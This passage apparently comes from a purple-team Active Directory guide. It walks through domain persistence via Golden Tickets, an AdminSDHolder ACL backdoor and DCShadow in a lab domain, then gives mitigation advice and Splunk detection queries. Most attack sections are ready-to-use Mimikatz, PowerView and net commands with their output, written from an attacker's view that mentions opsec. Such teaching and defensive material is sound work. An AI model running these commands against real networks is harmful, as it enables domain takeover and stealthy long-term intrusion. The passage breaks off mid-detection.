
- To detect SpoolSample usage, monitor pipe connect events (Sysmon ID 18) and filter connections from unconstrained delegation servers binding to the `spoolss` service, especially when connecting to domain controllers.

```
index=* EventCode=18 PipeName=*spoolss*
| table _time, ComputerName, EventType, PipeName
```

_time	ComputerName	EventType	PipeName
2019-08-08 19:47:32	FOX-SVR-DC.fox.com	4 ConnectPipe	\spoolss
2019-08-08 19:47:31	FOX-SVR-DC.fox.com	4 ConnectPipe	\spoolss
2019-08-08 19:46:09	FOX-SVR-DC.fox.com	4 ConnectPipe	\spoolss
2019-08-08 19:46:08	FOX-SVR-DC.fox.com	4 ConnectPipe	\spoolss
2019-08-08 19:45:53	FOX-SVR-DC.fox.com	4 ConnectPipe	\spoolss
2019-08-08 19:41:28	FOX-SVR-DC.fox.com	4	\spoolss

- NOTE:** SpoolSample isn't the only method that can be used to force computers to authenticate to your compromised unconstrained delegation server; but it's the only publically available method at the moment...as far as I know.

8. DOMAIN PERSISTENCE



The situation:

We've fully compromised the entire forest using a combination of active directory attacks and we want to set persistence across the entire domain; ensuring easy AD dominance if we ever have to compromise the network again.

- **Mimikatz** - <https://github.com/gentilkiwi/mimikatz> (C)
- **PowerView** - <https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon> (Powershell)
- **Active Directory Module** – <https://docs.microsoft.com/en-us/powershell/module/addsadministration/> (Powershell)



- Domain wide persistence tends to require domain admin rights.
- For this entire section, we'll assume we've attained these privileges using the attacks we covered in the previous phase. There are plenty of methods to set domain persistence and not enough time to go through them all so we'll take a look at some commonly abused techniques:
 - 1) Golden Tickets.
 - 2) AdminSDHolder.
 - 3) DCShadow.

GOLDEN TICKETS:

- Golden tickets are an attack that involve forging Ticket Granting Tickets (TGTs). With high enough privileges, an attacker can forge a TGT ticket that allows them to access any computer on the domain.
- The most important requirement to forge a golden ticket is the [KRBTGT](#) account password hash, which we acquired using DC Sync in the domain privilege escalation section. Other than that, the following information is also required:
 - 1) User account to create the ticket for.
 - 2) RID of the account you will be impersonating (this will default to 500; the administrator's account).
 - 3) Domain Name.
 - 4) Domain SID.

Read more about Golden Tickets:

<https://adsecurity.org/?p=1640>

<https://blog.stealthbits.com/complete-domain-compromise-with-golden-tickets/>

DOMAIN PERSISTENCE - GOLDEN TICKETS

- With all the information collected, you can use the any of the Mimikatz commands below to create a golden ticket:

#Create a golden ticket and write it to a file

```
kerberos::golden /user:USERNAME /id:500 /domain:DOMAIN-FQDN /sid:DOMAIN-SID /krbtgt:KRBGT-ACCOUNT-HASH  
/ticket:TICKET-FILE-NAME
```

#Create a golden ticket and submit it to the current user's session

```
kerberos::golden /user:USERNAME /id:500 /domain:DOMAIN-FQDN /sid:DOMAIN-SID /krbtgt:KRBGT-ACCOUNT-HASH /ptt
```

The screenshot shows a terminal window titled "mimikatz 2.2.0 x64 (oe.eo)". The command entered is "kerberos::golden /user:administrator /id:500 /domain:fox.com /sid:S-1-5-21-3". The output displays the generated golden ticket details:

```
mimikatz # kerberos::golden /user:administrator /id:500 /domain:fox.com /sid:S-1-5-21-3
User      : administrator
Domain    : fox.com (FOX)
SID       : S-1-5-21-3614633456-3812767098-950797269
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0797a50a9d0faea54cbccc3360d1715f - rc4_hmac_nt
Lifetime  : 8/10/2019 5:36:23 PM ; 8/7/2029 5:36:23 PM ; 8/7/2029 5:36:23 PM
-> Ticket  : fox.com-admin-golden-ticket.bin

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

The entire output block is highlighted with a red rectangle. The final message "Final Ticket Saved to file !" is also highlighted with a red rectangle.

DOMAIN PERSISTENCE - GOLDEN TICKETS


- With the golden ticket created, we can use Mimikatz to import it into any domain user's session and grant them access to the domain controller with the administrator's privileges.

```
kerberos::ptt GOLDEN-TICKET-FILE
```

```
kerberos::list
```

```
misc::cmd
```

```
dir \\DOMAIN-CONTROLLER\C$
```



mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # kerberos::ptt fox.com-admin-golden-ticket.bin
* File: 'fox.com-admin-golden-ticket.bin': OK

mimikatz #
mimikatz # kerberos::list
[00000000] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 8/10/2019 5:36:23 PM ; 8/7/2029 5:36:23 PM ; 8/7/2029 5:36:23 PM
  Server Name       : krbtgt/fox.com @ fox.com
  Client Name       : administrator @ fox.com
  Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 000000004A129C78

mimikatz #
```

C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64>whoami /user
USER INFORMATION
-----
User Name SID
=====
fox\miller S-1-5-21-3614633456-3812767098-950797269-1115

C:\Users\miller\Desktop\PurpleHaze\mimikatz\x64>dir \\FOX-SVR-DC\C$
Volume in drive \\FOX-SVR-DC\C$ has no label.
Volume Serial Number is 0A7D-7515

Directory of \\FOX-SVR-DC\C$

08/22/2013  06:52 PM  <DIR>          PerfLogs
08/07/2019  04:18 PM  <DIR>          Program Files
05/21/2019  07:22 PM  <DIR>          Program Files (x86)
04/10/2019  02:35 AM  <DIR>          Users
07/24/2019  11:18 AM  <DIR>          Windows
                           0 File(s)   0 bytes
```

DOMAIN PERSISTENCE - GOLDEN TICKETS

- One of the reasons golden tickets are very dangerous and often abused by attackers is that they have a default lifetime of 10 years (the default maximum ticket age in Active Directory).
- They are also very difficult to remove/invalidate once they have been created by attackers.

```
Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> (Get-DomainPolicy). "Kerberos Policy"
Name          Value
----          -----
MaxTicketAge {10}
MaxServiceAge {600}
MaxClockSkew  {5}
MaxRenewAge   {7}
TicketValidateClient {1}

PS C:\Users\miller\Desktop\PurpleHaze>
```

ADMINSDHOLDER:

- AdminSDHolder is a container that exists in every single AD domain.
- It is used as a template to hold permissions for sensitive/protected groups in AD such as domain admins.
- The AdminSDHolder is owned by the Domain Admins group; meaning if you have domain admin rights you can backdoor the AdminSDHolder container by giving any user you'd like **GenericAll** permissions on it; effectively making your user a domain administrator without actually adding them to the group; which is great for opsec.
- Changes to the AdminSDHolder's ACL entries are applied to all protected users and groups every **60 minutes** by default, so it's not immediate but it's usually worth the effort.

Read more about AdminSDHolder:

<https://adsecurity.org/?p=1906>


<https://tsmith.co/2011/what-is-adminsdholder/>

<https://blog.stealthbits.com/persistence-using-adminsdholder-and-sdprop/>

DOMAIN PERSISTENCE - ADMINSDHOLDER

- With domain administrator rights, use the PowerView command below to give any domain user GenericAll permissions on the AdminSDHolder container. I'll do this for user MILLER.

```
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -PrincipalIdentity $USERNAME -Rights All -Verbose
```



```
Administrator: Windows PowerShell
PS C:\Users\miller\Desktop\PurpleHaze> whoami
fox\administrator
PS C:\users\miller\Desktop\PurpleHaze>
PS C:\Users\miller\Desktop\PurpleHaze> Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -PrincipalIdentity $USERNAME -Rights All -Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=miller)(name=miller)(displayname=miller)))) 
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=FOX,DC=COM
VERBOSE: [Get-DomainObject] Extracted domain 'fox.com' from 'CN=AdminSDHolder,CN=System,DC=fox,DC=com'
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC=fox,DC=com
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=AdminSDHolder,CN=System,DC=fox,DC=com)))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=miller,OU=FOX Users,OU=FOX Net,DC=fox,DC=com 'All' on
CN=AdminSDHolder,CN=System,DC=fox,DC=com
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=miller,OU=FOX Users,OU=FOX Net,DC=fox,DC=com rights GUID
'00000000-0000-0000-0000-000000000000' on CN=AdminSDHolder,CN=System,DC=fox,DC=com
PS C:\Users\miller\Desktop\PurpleHaze>
```

NOTE: You will have to wait over 60 minutes for the changes to take effect.

DOMAIN PERSISTENCE - ADMINSDHOLDER

- We can then verify that our low privilege user MILLER has GenericAll rights on the AdminSDHolder container.

```
$UserID = Get-DomainUser USERNAME | Select-Object -ExpandProperty objectsid
```

```
Get-DomainObjectAcl -SearchBase 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -ResolveGUIDs | Where-Object  
{$_._securityidentifier -eq $UserID }
```

```
Administrator: Windows PowerShell  
PS C:\Users\miller\Desktop\PurpleHaze> $UserID = Get-DomainUser miller | Select-Object -ExpandProperty objectsid  
PS C:\Users\miller\Desktop\PurpleHaze> Get-DomainObjectAcl -searchbase 'CN=AdminSDHolder,CN=System,DC=fox,DC=com' -ResolveGUIDs |  
  
AceType : AccessAllowed  
ObjectDN : CN=AdminSDHolder,CN=System,DC=fox,DC=com  
ActiveDirectoryRights : GenericAll  
OpaqueLength : 0  
ObjectSID :  
InheritanceFlags : None  
BinaryLength : 36  
IsInherited : False  
IsCallback : False  
PropagationFlags : None  
SecurityIdentifier : S-1-5-21-3614633456-3812767098-950797269-1115  
AccessMask : 983551  
AuditFlags : None  
AceFlags : None  
AceQualifier : AccessAllowed
```

DOMAIN PERSISTENCE - ADMINSHOLDER

- We now have the equivalent of a domain admin's privileges without actually being in the domain admins group.
- To prove this, assuming you've waited long enough; we can add our low privilege user to the Domain Admins group and open a remote session to the domain controller using Powershell remoting.

```
net group "domain admins" USERNAME /add /domain
```

```
Enter-PSSession DC-HOSTNAME
```

The image shows two side-by-side Windows PowerShell windows. The left window shows the command `net group "domain admins" miller /add /domain` being run, which is highlighted with a red box. The right window shows the output of `whoami /user`, which includes the user information table and the command `Enter-PSSession` being run, both of which are also highlighted with red boxes.

```
PS C:\Users\miller> whoami  
fox\miller  
PS C:\Users\miller>  
PS C:\Users\miller> net group "domain admins" miller /add /domain  
The request will be processed at a domain controller for domain fox.com.  
The command completed successfully.
```

```
PS C:\Users\miller> whoami /user  
USER INFORMATION  
-----  
User Name SID  
===== ======
```

User Name	SID
Fox\miller	S-1-5-21-3614633456-3812767098-950797269-1115

```
PS C:\Users\miller>  
PS C:\Users\miller>  
PS C:\Users\miller> Enter-PSSession -ComputerName FOX-SVR-DC  
[FOX-SVR-DC]: PS C:\Users\miller\Documents>  
[FOX-SVR-DC]: PS C:\Users\miller\Documents>  
[FOX-SVR-DC]: PS C:\Users\miller\Documents> hostname  
FOX-SVR-DC  
[FOX-SVR-DC]: PS C:\Users\miller\Documents> ipconfig
```

NOTE:

This isn't the only way to abuse GenericAll permissions, you can add users to any sensitive group, reset user's passwords [and more](#).

DCSHADOW:

- DCShadow is a persistence technique that works by **registering a rogue domain controller**, allowing an attacker to push malicious changes into the environment by modifying active directory objects.
- Just like all the other persistence techniques we've covered, an attacker will need domain administrator privileges to carry out this attack.
- There are numerous ways to use DCShadow for persistence since we can basically modify any active directory objects we'd like to and push them to the domain controller and the rest of the domain.
- For a simple demo, we'll just add a low privilege user to the domain admins group.

Read more about DCShadow:

<https://www.dcsshadow.com/>

<https://attack.stealthbits.com/how-dcshadow-persistence-attack-works>

<https://blog.stealthbits.com/dcshadow-attacking-active-directory-with-rogue-dcs/>

<https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/tl207-creating-rogue-domain-controllers-with-dcshadow>

DOMAIN PERSISTENCE - DCSHADOW

- To start, we'll need 2 Mimikatz sessions/shells running on any PC on the domain:
 - One with **domain admin** rights.
 - Another with **NT AUTHORITY\SYSTEM** rights (NOT local admin rights)

Mimikatz with domain admin rights

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64> whoami /user
USER INFORMATION
-----
User Name      SID
=====
fox\administrator S-1-5-21-3614633456-3812767098-950797269-500
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64>
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com
mimikatz # -
```

Mimikatz with NT AUTHORITY\SYSTEM rights

```
mimikatz 2.2.0 x64 (oe.eo)
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64> whoami /user
USER INFORMATION
-----
User Name      SID
=====
nt authority\system S-1-5-18
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64>
PS C:\users\miller\Desktop\PurpleHaze\mimikatz\x64> .\mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > http://blog.gentilkiwi.com/mimikatz
## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
mimikatz #
```

DOMAIN PERSISTENCE - DCSHADOW

- From the SYSTEM Mimikatz session, lets add user MILLER to the domain admins group by updating their primaryGroupID with the SID 512 (domain admins group SID).

```
lsadump::dcshadow /object:USERNAME /attribute:primaryGroupID /value:512
```

```
mimikatz 2.2.0 x64 (oe.eo)
Server: FOX-SVR-DC.fox.com
  instanceId : {ec631120-f433-41e8-8d0d-0270a3f678ea}
  InvocationId: {ec631120-f433-41e8-8d0d-0270a3f678ea}
Fake Server (not already registered): FOX-PC-ZERO.fox.com

** Attributes checking **

#0: primaryGroupID

** Objects **

#0: miller
DN:CN=miller,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
  primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
    512
    (00020000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:FOX-PC-ZERO[49644]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
```

DOMAIN PERSISTENCE - DCSHADOW

- With the changes made on the local PC, we can use the domain admin Mimikatz session to push the changes to the legitimate domain controller; effecting them across the entire domain.

```
lsadump::dcshadow /push
```

```
mimikatz # lsadump::dcshadow /push
** Domain Info **

Domain: DC=fox,DC=com
Configuration: CN=Configuration,DC=fox,DC=com
Schema: CN=Schema,CN=Configuration,DC=fox,DC=com
dsServiceName: ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=fox,DC=com
domainControllerFunctionality: 6 ( WIN2012R2 )
highestCommittedUSN: 151623

** Server Info **

Server: FOX-SVR-DC.fox.com
InstanceId : {ec631120-f433-41e8-8d0d-0270a3f678ea}
TInvocationId: {ec631120-f433-41e8-8d0d-0270a3f678ea}
Fake Server (not already registered): FOX-PC-ZERO.fox.com

** Performing Registration **

** Performing Push **

Syncing DC=fox,DC=com
Sync Done

** Performing Unregistration **
```

DOMAIN PERSISTENCE - DCSHADOW

- In our SYSTEM Mimikatz session we can see that our changes were pushed to the legitimate domain controller:

```
mimikatz 2.2.0 x64 (oe.eo)
DN:CN=miller,OU=FOX Users,OU=FOX Net,DC=fox,DC=com
primaryGroupID (1.2.840.113556.1.4.98-90062 rev 1):
512
(00020000)


** Starting server **

> BindString[0]: ncacn_ip_tcp:FOX-PC-ZERO[49644]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
cMaxObjects : 1000
cMaxBytes   : 0x00a00000
u1ExtendedOp: 0
pNC->Guid: {5b8f5449-a69c-471b-9c3c-a769da81a7f8}
pNC->Sid : S-1-5-21-3614633456-3812767098-950797269
pNC->Name: DC=fox,DC=com
SessionKey: f131a11ca8cb80cf48d8dfa2c4e6f802fa1df3c14b7d1c229376e0cc41301bb5
1 object(s) pushed
> RPC bind unregistered
> stopping RPC server
> RPC server stopped

mimikatz #
```

DOMAIN PERSISTENCE - DCSHADOW

- We can now check the members of the domain admins group.



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Get-AdGroupMember -Identity "Domain Admins" | select name
name
-----
Administrator
revolver
ocelot
FOX HQ Admins
miller
```

- As I mentioned earlier there are a lot more ways to abuse DCShadow for domain persistence. Adding a low privileged user to the domain admins group definitely isn't an opsec safe technique to use in the real world.
- Consider using DCShadow for stealthier domain persistence techniques such as backdooring AdminSDHolder.
- The great blogpost below contains instructions on how to do this:

<https://blog.stealthbits.com/creating-persistence-with-dcshadow/>



RELATED MITRE TACTICS & TECHNIQUES:

- Persistence - <https://attack.mitre.org/tactics/TA0003/>
- DCShadow- <https://attack.mitre.org/techniques/T1207/>
- Software (Mimikatz) - <https://attack.mitre.org/software/S0002/>

MITIGATION:

- This is definitely one of those prevention is better than cure moments. Almost all domain persistence techniques are.
- Golden tickets are VERY difficult to detect because they are valid Kerberos tickets. Yes, they're often created with a 10 year lifespan but authentication ticket lifespans are not tracked in AD's event logs.
- Additionally removing golden tickets from your environment can be very troublesome since you'll need to [reset](#) your KRBTGT account password twice, something that I wouldn't recommend doing without intensive prior research into its possible effects on your environment.
- The best defense against golden tickets is limiting access to your domain controller and reducing the footprint of admin users across your domain. The key to golden ticket attacks is the [KRBTGT account's password hash](#). This hash can only be exfiltrated with domain admin/domain controller rights. Focus on preventing attackers from ever acquiring this password hash.
- Domain admins should only ever logon to domain controllers, nowhere else.
- Domain admin accounts (and other accounts that can access your DC) should also be kept at an absolute minimum. Create dedicated admin groups for other management and troubleshooting tasks across your domain; don't use your domain admin accounts for these activities.

MITIGATION & DETECTION - GOLDEN TICKETS

DETECTION:

- If you suspect the worst, hunt for suspicious logon events (Event ID 4624 and 4672) from administrator accounts.

```
index=* EventCode=4672 Account_Name!="*$"
```

```
| table _time, ComputerName, Account_Name, Account_Domain
```

The screenshot shows a Splunk search interface with the following details:

